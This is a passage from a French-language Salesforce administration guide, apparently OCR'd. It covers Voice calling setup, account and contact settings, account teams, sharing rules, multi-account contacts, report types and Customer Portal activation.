
Voice est disponible moyennant un coût supplémentaire en tant que licence complémentaire.





L'appel est affiché dans la barre d'utilitaires en bas de votre écran, qui permet le multitâche pendant un appel. Vous pouvez accéder aux enregistrements utiles, ajouter des notes sur les appels directement dans le panneau des appels, ou créer des tâches, des événements ou d'autres enregistrements associés à l'appel.

**Conseil:** Attribuez-vous un numéro Voice afin d'identifier les appels que vous passez par un numéro connu.

Après un appel, vous pouvez également ajouter des détails qui sont consignés dans la chronologie des activités.




Vous pouvez également recevoir des appels avec Voice. Les appels entrants sont affichés dans une liste d'activités associées, qui permet d'accéder aux informations correspondantes avant même de répondre aux appels.




Si vous ne répondez pas sous 30 secondes ou si vous ignorez le signal, l'appel est terminé. Si vous n'êtes pas dans Lightning Experience lors de la réception d'un appel, un message indiquant que vous n'êtes pas disponible est diffusé.

Pour plus d'informations sur la configuration de Voice, reportez-vous à « Configuration de Voice » dans l'aide de Salesforce.

Attribution d'un numéro Voice
Attribuez un numéro Voice dans vos paramètres personnels afin d'identifier les appels que vous passez et recevez avec un numéro connu.

Pratiques recommandées pour Voice
Pour optimiser l'expérience des appels, utilisez une connexion filaire à votre réseau, avec une bande passante adéquate, utilisez un casque filaire et configurez l'environnement approprié sur votre ordinateur.

# Attribution d'un numéro Voice

Attribuez un numéro Voice dans vos paramètres personnels afin d'identifier les appels que vous passez et recevez avec un numéro connu.

1. Dans vos paramètres personnels, saisissez *Mes paramètres Voice* dans la case Recherche rapide, puis sélectionnez **Mes paramètres Voice**.
2. Cliquez sur **Rechercher maintenant**.
3. Sélectionnez votre pays, puis saisissez un code de pays pour afficher la liste des numéros disponibles.

   Lorsque vous vous êtes attribué(e) un numéro, vous pouvez en sélectionner un nouveau ou afficher les numéros disponibles.
4. Sélectionnez un numéro.
5. Cliquez sur **Enregistrer**.

## Éditions

Disponible avec : Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Voice est disponible moyennant un coût supplémentaire en tant que licence complémentaire.

## AUTORISATIONS UTILISATEUR

Pour ajouter les minutes associées aux appels Voice :

- Accéder aux minutes Voice

Pour passer des appels Voice sortants :

- Accéder aux appels vocaux sortants

Pour recevoir des appels Voice entrants :

- Accéder aux appels vocaux entrants

# Pratiques recommandées pour Voice

Pour optimiser l'expérience des appels, utilisez une connexion filaire à votre réseau, avec une bande passante adéquate, utilisez un casque filaire et configurez l'environnement approprié sur votre ordinateur.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Voice est disponible moyennant un coût supplémentaire en tant que licence complémentaire.

## Utiliser une connexion de qualité

Une connexion sans fil peut fonctionner, mais les connexions filaires sont vivement recommandées.

Dédier un réseau à vos appels Voice est la meilleure solution. Nous recommandons au minimum 10 kbps disponibles par session Voice, mais l'idéal est 500 kbps+ par session Voice. Limiter le nombre d'applications exécutées (notamment les applications de partage d'écran) et le nombre d'onglets de navigateur ouverts, peut également améliorer les performances.

Remarque: L'utilisation d'un réseau qui masque votre emplacement peut entraîner des charges différentes de celles affichées à votre emplacement.

Assurez-vous également d'utiliser les toutes dernières versions du navigateur Chrome, Firefox ou Edge.

## Passer des appels avec un casque de qualité

Un casque analogique est préférable. Les écouteurs sans fil ou de téléphone mobile fonctionnent, mais vous risquez de rencontrer des problèmes de qualité audio.

# Configuration et maintenance des outils de vente

## Configuration et maintenance des fonctionnalités de vente

Aidez vos commerciaux à augmenter les ventes. Découvrez les principales fonctionnalités commerciales de Salesforce, les fonctionnalités de productivité des commerciaux et l'intégration de la messagerie Microsoft.

## Principales fonctionnalités commerciales

Les principales fonctionnalités commerciales aident les représentants à gérer les données de base : les personnes auxquelles ils vendent, les produits et les services qu'offre votre société, et plus encore.

**Comptes, contacts et pistes**

- Activation des actualités, des logos et du renseignement automatique (Lightning Experience uniquement)
- Configuration des Contacts de comptes multiples
- Activation des comptes personnels
- Activation des comptes, contacts et pistes sociaux

**Pistes et campagnes**

- Définition des paramètres par défaut pour la création des pistes
- Configuration de règles d'attribution de pistes
- Configuration de règles de réponse automatique
- Configuration de l'influence de campagne

**Opportunités**

- Configuration du parcours de vente

**Devis et commandes**

- Activation des devis
- Configuration des commandes

**Produits et catalogues de prix**

- Activation de planifications de produits
- Configuration de l'activation automatique des prix

**Prévisions**

- Configuration des prévisions collaboratives

**Territory Management 2.0**

- Implémentation et gestion des territoires de vente de votre organisation

**Gestion des duplications**

- Configuration de la gestion des duplications dans Salesforce

**Data.com**

- Mise en œuvre de Data.com Clean

- Mise en œuvre de Data.com Prospector

**Work.com**

- Activation des fonctionnalités de Work.com
- Configuration des résumés de performance
- Configuration des scores de performance
- Personnalisation des fonctionnalités de compétences et de recommandation

## Fonctionnalités de productivité des commerciaux

Les fonctionnalités de productivité des commerciaux optimisent les fonctionnalités principales avec la planification des événements, la communication par e-mail, et davantage.

**Notes**

- Configuration de Notes

**Activités**

- Configuration d'événements, de calendriers et de tâches
- Configuration de calendriers partagés dans Salesforce Classic

**E-mail Salesforce**

- Configuration et gestion des modèles d'e-mail

## Intégration de la messagerie Microsoft

Profitez de Salesforce directement dans les applications de messagerie de Microsoft, associez les e-mails importants à des enregistrements Salesforce et synchronisez les données entre les deux systèmes.

- Lightning pour Outlook
- Lightning Sync
- Salesforce pour Outlook

# Administration des personnes et des organisations clientes des utilisateurs

## Administration des comptes

### Activation des comptes personnels

**Remarque:** Cette version contient une version bêta des comptes personnels dans Lightning Experience, de qualité production, mais avec des limitations connues. Pour plus d'informations, reportez-vous à Limitations de Lightning Experience à la page 254.

**Important:** Une fois activés, les comptes personnels ne peuvent pas être désactivés. Par conséquent, nous recommandons aux clients existants de créer une organisation sandbox afin de déterminer comment les comptes personnels vont affecter leur organisation.

Avant de commencer, assurez-vous de :

- Créer au moins un type d'enregistrement pour les comptes.
- Accorder l'autorisation de lecture sur les contacts pour les profils qui ont l'autorisation de lecture sur les comptes.
- Vérifier que le paramètre par défaut de partage du contact à l'échelle de l'organisation est défini sur « Contrôlé par parent ».

Une fois les étapes préliminaires effectuées, contactez Salesforce pour activer les comptes personnels, puis :

1. Depuis les paramètres de gestion des objets pour les comptes personnels, rendez-vous dans Types d'enregistrement.
2. Attribuez des types d'enregistrement compte personnel aux profils qui nécessitent des comptes personnels.

**Remarque:** Les comptes personnels sont pris en compte dans le stockage des comptes ainsi que dans le stockage des contacts. Ceci est dû au fait que l'API considère que chaque compte personnel est composé d'un compte ainsi que d'un contact. Un stockage supplémentaire peut être nécessaire lorsque vous mettez en oeuvre des comptes personnels. Par conséquent, tenez compte de votre utilisation du stockage.

CONSULTER ÉGALEMENT :

Comptes

Qu'est-ce qu'un compte personnel ?

**Éditions**

Les comptes professionnels sont disponibles dans : Salesforce Classic et Lightning Experience

Les comptes professionnels sont disponibles dans : **Toutes** les éditions

Les comptes personnels sont disponibles dans : Salesforce Classic et Lightning Experience

Les comptes personnels sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour activer des comptes personnels :

- Personnaliser l'application

# Paramètres du compte

Améliorez vos comptes avec des informations sur la hiérarchie, des actualités, des logos, le renseignement automatique et plus encore.

Pour trouver ces paramètres, accédez à la page Paramètres des comptes dans Configuration.

| Paramètre | Description |
|---|---|
| Afficher le lien Afficher la hiérarchie | Fournit un lien vers la hiérarchie du compte dans les détails du compte. Il permet aux commerciaux d'afficher les relations entre le compte et son compte parent.<br>La hiérarchie du compte est disponible dans Salesforce Classic. |
| Activer les actualités | Fournit aux commerciaux une liste personnalisée d'actualités pertinentes de sources aux États-Unis.<br>Les actualités sont affichées dans les comptes, les contacts, les pistes, les opportunités et dans la page d'accueil de Lightning Experience et de Salesforce1.<br>Vérifiez que le composant Actualités est affiché dans vos présentations de page. |
| Activer le renseignement automatique du compte | Affiche des sociétés basées aux États-Unis dans le champ `Nom du compte` lorsque les commerciaux saisissent des informations. Les représentants peuvent sélectionner une société suggérée dans la liste, ce qui facilite la création de comptes professionnels.<br>Le renseignement automatique de compte est disponible dans Lightning Experience. |
| Activer les logos du compte | Affiche les logos de société, lorsqu'ils sont disponibles, dans les comptes aux États-Unis. De nouveaux logos peuvent remplacer ceux des profils sociaux. Des logos s'affichent également avec des suggestions de compte.<br>Les logos de compte sont disponibles dans Lightning Experience et Salesforce1. |
| Contacts de comptes multiples | Permet aux utilisateurs d'associer un contact à plusieurs comptes. Une fois activé, suivez les étapes de configuration supplémentaires.<br>Contacts de comptes multiples est disponible dans Lightning Experience, Salesforce Classic et Salesforce1 |

AUTORISATIONS UTILISATEUR

Pour modifier des paramètres de compte
- Personnaliser l'application

CONSULTER ÉGALEMENT :

- Hiérarchie des comptes
- Le composant Actualités
- Contacts de comptes multiples
- Comptes

# Gestion des équipes de compte

Vos utilisateurs peuvent ajouter des membres d'équipes de compte aux comptes. Semblables aux équipes d'opportunité, les équipes de compte regroupent les utilisateurs qui collaborent sur un compte. Elles définissent le rôle de chaque utilisateur et accorde des niveaux d'accès spécifiques au compte et à ses enregistrements associés.

Activation d'équipes de compte

Pour faciliter la collaboration des commerciaux sur des comptes, activez les équipes de compte dans Salesforce.

Personnalisation des rôles d'équipe de compte

Chaque membre d'une équipe de compte est associé à un rôle pour travailler avec ce compte, par exemple Responsable du compte ou Commercial. Pour suivre les rôles des membres d'équipe au sein de votre société, personnalisez vos rôles d'équipe de compte dans Salesforce.

Considérations relatives à la désactivation d'équipes de compte

Avant de désactiver des équipes de compte, prenez connaissance des considérations ci-dessous.

CONSULTER ÉGALEMENT :

Activation d'équipes de compte

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer les équipes de compte :

- Personnaliser l'application

Pour configurer les rôles de l'équipe :

- Personnaliser l'application

## Activation d'équipes de compte

Pour faciliter la collaboration des commerciaux sur des comptes, activez les équipes de compte dans Salesforce.

1. Dans Configuration, saisissez *Équipes de compte* dans la case Recherche rapide, puis sélectionnez **Paramètres des équipes de compte**.
2. Définissez les paramètres selon vos besoins.
3. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

Gestion des équipes de compte

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer les équipes de compte :

- Personnaliser l'application

Pour configurer des rôles d'équipe :

- Personnaliser l'application

## Personnalisation des rôles d'équipe de compte

Chaque membre d'une équipe de compte est associé à un rôle pour travailler avec ce compte, par exemple Responsable du compte ou Commercial. Pour suivre les rôles des membres d'équipe au sein de votre société, personnalisez vos rôles d'équipe de compte dans Salesforce.

ATTENTION:

- Les équipes de compte partagent des rôles avec les équipes d'opportunité. Si vous supprimez un rôle d'une équipe de compte, ce rôle n'est plus répertorié en tant que rôle de l'équipe d'opportunité.

1. Dans Configuration, saisissez *Rôles d'équipe* dans la case Recherche rapide, puis sélectionnez **Rôles d'équipe** sous Équipes de compte.
2. Modifiez les valeurs de liste de sélection des rôles d'équipe, si nécessaire.
3. Enregistrez vos modifications.
4. Pour mettre à jour une valeur de liste de sélection modifiée dans tous vos fichiers, saisissez *Remplacer les rôles de l'équipe* dans la case Recherche rapide, puis sélectionnez **Remplacer les rôles de l'équipe**.

CONSULTER ÉGALEMENT :

Gestion des équipes de compte

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer des rôles d'équipe :

- Personnaliser l'application

## Considérations relatives à la désactivation d'équipes de compte

Avant de désactiver des équipes de compte, prenez connaissance des considérations ci-dessous.

- La désactivation d'équipes de compte entraîne leur suppression définitive de tous les comptes, supprime les équipes de compte par défaut des utilisateurs, et retire la liste associée Équipe de compte de toutes les présentations de page.
- Vous ne pouvez pas désactiver les équipes de compte de votre organisation si des membres de l'équipe sont référencés dans Apex. Par exemple, si un code Apex référence le champ Membre de l'équipe (représenté par AccountTeamMember dans le code), les équipes de compte ne peuvent pas être désactivées.

CONSULTER ÉGALEMENT :

Gestion des équipes de compte

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour désactiver des équipes de compte :

- Personnaliser l'application

# Administration des groupes de relations

# Configuration des contacts et des rôles de contact

## Création de règles de partage de contact

Les règles de partage de contact peuvent être basées sur le propriétaire de l'enregistrement ou d'autres critères, notamment le type d'enregistrement et certaines valeurs de champ. Vous pouvez définir jusqu'à 300 règles de partage de contact, comprenant jusqu'à 50 règles de partage basées sur des critères.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des règles de partage :
- Gérer le partage

1. Si vous envisagez d'inclure des groupes publics dans votre règle de partage, confirmez la création de groupes appropriés.
2. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
3. Dans la liste associée Règles de partage de contact, cliquez sur **Nouveau**.
4. Saisissez le **Nom de l'étiquette** et le **Nom de la règle**. L'étiquette correspond à l'étiquette de la règle de partage telle qu'elle se présente dans l'interface utilisateur. Le nom de la règle est un nom unique utilisé par l'API et les packages gérés.
5. Saisissez la **Description**. Ce champ décrit la règle de partage. Il est facultatif et peut inclure jusqu'à 1000 caractères.
6. Sélectionnez un type de règle.
7. Selon le type de règle sélectionné, procédez comme suit :
   - Selon le propriétaire de l'enregistrement : sur la ligne appartenant à des membres de, spécifiez les utilisateurs dont les enregistrements vont être partagés : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante (ou un champ de référence si votre organisation a plus de 200 files d'attente, groupes, rôles ou territoires).
   - Selon les critères : spécifiez les critères Champ, Opérateur et Valeur auxquels les enregistrements doivent correspondre pour être inclus dans la règle de partage. Les champs disponibles dépendent de l'objet sélectionné et la valeur est toujours un nombre littéral ou une chaîne littérale. Cliquez sur **Ajouter une logique de filtrage** pour changer la relation AND par défaut entre chaque filtre.

     Remarque: Pour utiliser un filtre non pris en charge par des règles de partage basées sur ces critères, vous pouvez créer une règle de workflow ou un déclencheur Apex afin de copier la valeur du champ dans un champ de texte ou numérique, et utiliser ce champ en tant que critère.
8. À la ligne Partager avec, spécifiez les utilisateurs qui ont accès aux données : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante ou le champ de recherche.
9. Sélectionnez le paramètre d'accès au partage pour les utilisateurs.

| Paramètre d'accès | Description |
| --- | --- |
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |

| Paramètre d'accès | Description |
| --- | --- |
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |

**10.** Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Règles de partage

Considérations relatives aux règles de partage

Catégories de règles de partage

## Configuration des Contacts de comptes multiples

Vos commerciaux peuvent suivre aisément les relations entre les clients et les entreprises avec lesquelles ils travaillent. La configuration de Contacts de comptes multiples est rapide. Elle permet aux commerciaux d'associer un enregistrement de contact unique à plusieurs comptes.

Si vous désactivez Contacts pour plusieurs comptes, notez que toutes les relations indirectes de compte à contact sont également supprimées. Les associations entre un contact et son compte principal restent inchangées.

**1.** Si vous utilisez déjà les Rôles du contact du compte ou une solution personnalisée avec un objet de jonction, consultez une comparaison de ces solutions avec les Contacts de plusieurs comptes.

**2.** Dans Configuration, saisissez *Paramètres du compte* dans la case Recherche rapide, puis sélectionnez **Paramètres du compte**.

**3.** Sélectionnez **Autoriser les utilisateurs à associer un contact à plusieurs comptes**.

**4.** Si vous souhaitez utiliser des champs personnalisés pour capturer des informations de relation uniques, par exemple l'heure idéale pour appeler un contact, configurez cette fonctionnalité. Dans les paramètres de gestion d'objet de Relation des contacts du compte :

- Dans Lightning Experience, accédez à **Champs et relations**.
- Dans Salesforce Classic, accédez à **Champs**.

**5.** Assurez-vous que vous disposez des champs les plus appropriés dans la présentation de page Relations des contacts du compte. Dans les paramètres de gestion d'objet de Relation des contacts du compte, accédez à **Présentations de page**.

**6.** Ajoutez la liste associée Contacts associés aux présentations de page de compte utilisées par vos commerciaux.

La liste associée Contacts associés inclut automatiquement tous les contacts directs. Par conséquent, vous pouvez retirer la liste associée Contacts sur vos présentations de page de compte.

Conseil: Identifiez aisément qui est un contact direct du compte en ajoutant le champ Direct à la liste associée Contacts associés.

**7.** Ajoutez la liste Comptes associés aux présentations de page de contact utilisées par vos commerciaux.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer Contact pour plusieurs comptes :

- Personnaliser l'application

Pour afficher des présentations de page :

- Afficher la configuration

Pour modifier des présentations de page :

- Personnaliser l'application

Conseil: Identifiez aisément quel compte est le compte principal du contact en ajoutant le champ Direct à la liste associée Comptes associés.

8. Si vous utilisez des comptes personnels, ajoutez la liste associée Comptes associés aux présentations de page de la personne que vos commerciaux utilisent. Utilisez pour cela Salesforce Classic.
9. Vous pouvez empêcher les activités d'être automatiquement répertoriées dans le compte principal d'un contact. Dans ce cas, dans Configuration, accédez à la page Paramètres d'activité, puis désactivez l'option **Cumuler les activités dans le compte principal d'un contact**.
10. Si vous souhaitez examiner les relations entre des contacts et des comptes, créez des types de rapport personnalisés.

CONSULTER ÉGALEMENT :

Recherche des paramètres de gestion d'objet

Considérations relatives à la modification du cumul des activités dans les comptes

Création de types de rapport personnalisés pour des relations de contact de compte

Limitations des contacts avec des comptes multiples

## Comparaison des Contacts de plusieurs comptes à d'autres options

Permettre aux utilisateurs d'associer un contact à plusieurs comptes facilite le suivi des relations entre les personnes et les sociétés avec lesquelles vous travaillez. Cependant, si vous utilisez déjà les Rôles du contact du compte ou une solution personnalisée avec un objet de jonction, voici une comparaison de ces solutions avec les Contacts de plusieurs comptes.

| Fonction ou fonctionnalité | Contacts de plusieurs comptes | Rôles du contact du compte | Objet jonction personnalisé |
|---|---|---|---|
| Objets standard | ✓ | ✓ | |
| Champs personnalisés | ✓ | | ✓ |
| Présentations personnalisées | ✓ | | ✓ |
| Types d'enregistrement | | | ✓ |
| Historique des champs | | | ✓ |
| Règles de validation | | | ✓ |
| Workflow | | | ✓ |
| Générateur de processus | | | ✓ |
| Flux | ✓ | | ✓ |
| Déclencheurs | | | ✓ |
| Actions personnalisées | | | ✓ |
| API accessible | ✓ | ✓ | ✓ |

Éditions

Contacts de plusieurs comptes disponible avec : Salesforce Classic et Lightning Experience

Contacts de plusieurs comptes disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Fonction ou fonctionnalité | Contacts de plusieurs comptes | Rôles du contact du compte | Objet jonction personnalisé |
|---|---|---|---|
| Liste associée unique | ✔ | | |
| Lignes de relation multiples dans la base de données | | ✔ | ✔ |
| Applicable aux limitations en stockage | | | ✔ |
| Partages et autorisations d'objet | Dérivés de Compte et Contact | Dérivés de Compte | Configurés indépendamment |
| Rapports | Types de rapport personnalisé | Types de rapport standard<br>Types de rapport personnalisé | Types de rapport personnalisé |
| Interface utilisateur | Salesforce Classic<br>Lightning Experience<br>Salesforce1 | Salesforce Classic<br>Salesforce1 (cependant, les enregistrements de la liste associée Rôles des contacts sont en lecture seule, et le champ Rôle n'est pas disponible) | Salesforce Classic<br>Lightning Experience<br>Salesforce1 |

CONSULTER ÉGALEMENT :

- Considérations relatives à l'utilisation de rôles de contact
- Création d'une relation plusieurs-à-plusieurs

# Création de types de rapport personnalisés pour des relations de contact de compte

Si vous avez activé les Contacts de comptes multiples, générez des rapports qui montrent les relations entre les contacts et les comptes. Configurez d'abord des types de rapport personnalisés pour permettre aux responsables commerciaux et aux autres collègues de créer les rapports dont ils ont besoin.

1. Vous devez connaître les types de rapport personnalisé, ainsi que les principales étapes de création et de gestion de ces types de rapport.
2. Créez des types de rapport personnalisés avec les relations d'objet appropriées, puis configurez-les selon vos besoins.

   Consultez ces exemples de types de rapport personnalisés pour commencer.

| Type de rapport | Les collègues peuvent exécuter des rapports montrant | A (objet principal) | B | C | À exécuter également |
|---|---|---|---|---|---|
| Contacts associés | Tous les contacts, directs et indirects, associés à des comptes. | Comptes | Relations des contacts | | Ajouter les champs `Direct` et `Nom complet` à la présentation de page Relations des contacts. |
| Comptes associés | Tous les comptes, directs et indirects, associés à des contacts. | Contacts | Relations des comptes | | |
| Contacts associés avec ou sans activité | Tous les contacts, directs et indirects, associés à des comptes et avec une activité récente. | Comptes | Relations des contacts | Activités | |

3. Déployez les types de rapport que vous souhaitez rendre disponibles.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer ou mettre à jour les types de rapport personnalisé :

- Gérer les types de rapport personnalisé

Pour supprimer des types de rapport personnalisé :

- Modifier toutes les données

4. Informez vos équipes commerciales qu'elles peuvent créer des rapports en utilisant ces types de rapport personnalisés.

CONSULTER ÉGALEMENT :

Configuration d'un type de rapport personnalisé

Configuration des Contacts de comptes multiples

## Activation des comptes, contacts et pistes sociaux

Augmentez l'accès de vos utilisateurs aux informations sociales en activant la fonctionnalité Comptes, contacts et pistes sociaux pour votre organisation ou Salesforce1.

La fonctionnalité Comptes, contacts et pistes sociaux et l'accès à tous les réseaux sociaux disponibles sont activés par défaut pour les organisations créées après la version Spring '12. Si votre organisation a été créée avant cette date, vous devez activer la fonctionnalité manuellement.

Remarque: Si la fonctionnalité Comptes, contacts et pistes sociaux est déjà activée, et que les utilisateurs ne peuvent pas afficher un ou plusieurs réseaux sociaux, reportez-vous à Dépannage des Comptes, contacts et pistes sociaux.

1. Dans Configuration, saisissez *Comptes sociaux* dans la case Recherche rapide, puis sélectionnez **Paramètres de comptes et de contacts sociaux**.
2. Sélectionnez **Activer les comptes et contacts sociaux**.
3. Sélectionnez les réseaux sociaux auxquels les utilisateurs de votre organisation peuvent accéder. Par défaut, tous les réseaux sociaux sont sélectionnés.

   Dans Salesforce Lightning Experience et dans l'application mobile Salesforce1, les utilisateurs peuvent accéder uniquement à Twitter, même si les autres réseaux sont activés.
4. Cliquez sur **Enregistrer**.
5. Pour rendre Twitter accessible dans l'application mobile Salesforce1, ajoutez la carte Twitter à la section Cartes mobiles des présentations de page de comptes, de contacts et de pistes.
6. Informez vos utilisateurs qu'ils peuvent configurer les Comptes, contacts et pistes sociaux pour leur propre usage.

CONSULTER ÉGALEMENT :

Comptes, contacts et pistes sociaux

Dépannage des Comptes, contacts et pistes sociaux

Configuration de comptes, contacts et pistes sociaux

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les comptes professionnels sont disponibles dans : **Toutes** les éditions à l'exception de **Database.com**

Les comptes personnels sont disponibles dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les contacts sont disponibles dans **Toutes** les éditions à l'exception de **Database.com**

Les pistes sont disponibles avec : **Groups** Edition, **Professional** Edition, **Enterprise** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer, configurer ou désactiver les Comptes, contacts et pistes sociaux :

- Personnaliser l'application

# Considérations relatives à l'activation et à la gestion du Portail client pour des contacts

Avant d'activer le portail client pour des contacts, notez les points ci-dessous. Respectez ensuite les meilleures pratiques pour gérer les informations de vos contacts.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Activation du Portail client pour des contacts

- Avant d'activer le portail client pour un contact, assurez-vous que le responsable du compte du contact est associé à un rôle dans votre organisation.
- Si un utilisateur est un partenaire *et* un client, deux enregistrements utilisateur sont requis afin de définir deux noms d'utilisateur et mots de passe distincts pour chaque portail.
- Un contact peut être un utilisateur libre-service et un utilisateur partenaire *ou* un utilisateur client.

  Remarque: Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

- Toutes les données créées par ou appartenant à un utilisateur libre-service sont visibles par un utilisateur partenaire ou un utilisateur client associé au même contact.
- Le `Surnom` de l'utilisateur utilise par défaut son alias de messagerie, sauf indication contraire. Par exemple, si l'`e-mail` de l'utilisateur est « jdurand@societe.com », le `surnom` utilise par défaut « jdurand » lorsque vous cliquez sur **Enregistrer**.
- Lors de l'activation initiale d'un contact pour le portail client dans un compte, le contact est attribué au rôle utilisateur client, qui comprend le nom du compte du contact. Vous pouvez mettre à jour le rôle de portail du contact ultérieurement (ce comportement ne s'applique pas aux utilisateurs clients haut volume, car ils n'ont aucun rôle et ne figurent pas dans la hiérarchie des rôles).

## Gestion du Portail client pour des contacts

- Modifiez l'accès à votre portail client d'un contact activé. Cliquez sur **Gérer un utilisateur externe**, puis sélectionnez **Afficher l'utilisateur client**.
- Fusionnez les contacts activés pour utiliser un portail client.
- Modifiez le compte dans le contact.
- Assurez-vous d'actualiser l'accès de vos contacts à votre portail client en désactivant l'accès si nécessaire.
- Vous pouvez supprimer des contacts uniquement s'ils sont désactivés du portail. Les utilisateurs de portail inactifs ne peuvent pas être supprimés.

CONSULTER ÉGALEMENT :

Activation du portail Client pour les contacts et les comptes personnels

Considérations relatives à la fusion des contacts associés à des utilisateurs de portail

Limitations des contacts

# Activation du portail Client pour les contacts et les comptes personnels

Pour autoriser un client à accéder à votre portail client Salesforce, activez l'enregistrement de contact ou de compte personnel du client en tant qu'utilisateur client.

1. Dans la page de détail d'un contact ou d'un compte personnel, cliquez sur **Gérer l'utilisateur externe**, puis sélectionnez **Activer l'utilisateur client**.
2. Vérifiez les informations générales et les paramètres de langue, puis saisissez toute information manquante. Le `Nom d'utilisateur` du client utilise par défaut son `Adresse e-mail`.
3. Sélectionnez une licence de portail utilisateur. La licence utilisateur que vous choisissez détermine les options des ensembles d'autorisations, du profil utilisateur et de hiérarchie de rôles que vous pouvez sélectionner pour l'utilisateur client. Reportez-vous à Licences utilisateur du portail client à la page 2662.
4. Sélectionnez `Générer un nouveau mot de passe et avertir immédiatement l'utilisateur` pour envoyer par e-mail un nom d'utilisateur et un mot de passe de portail client au client.

   Si votre organisation Salesforce utilise plusieurs portails clients, les utilisateurs clients peuvent accéder à tous les portails clients attribués à leur profil avec un nom d'utilisateur et un mot de passe uniques. Reportez-vous à Création de plusieurs portails clients à la page 2630.
5. Cliquez sur **Enregistrer**.
6. Pour dépanner ou confirmer la configuration du portail, dans la page de détail du contact, cliquez sur **Gérer un utilisateur externe** puis sélectionnez **Se connecter au portail en tant qu'utilisateur**. Une nouvelle fenêtre de navigateur s'ouvre et vous connecte au portail en tant qu'utilisateur partenaire.

Vous pouvez désactiver des utilisateurs clients selon vos besoins.

CONSULTER ÉGALEMENT :

- Considérations relatives à l'activation et à la gestion du Portail client pour des contacts
- Activation des comptes, contacts et pistes sociaux
- Considérations relatives à la modification du compte des contacts activés pour les portails
- Considérations relatives à la fusion des contacts associés à des utilisateurs de portail
- À propos de la gestion de l'utilisateur du portail client
- Considérations relatives à l'activation et à la gestion du Portail client pour des contacts

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

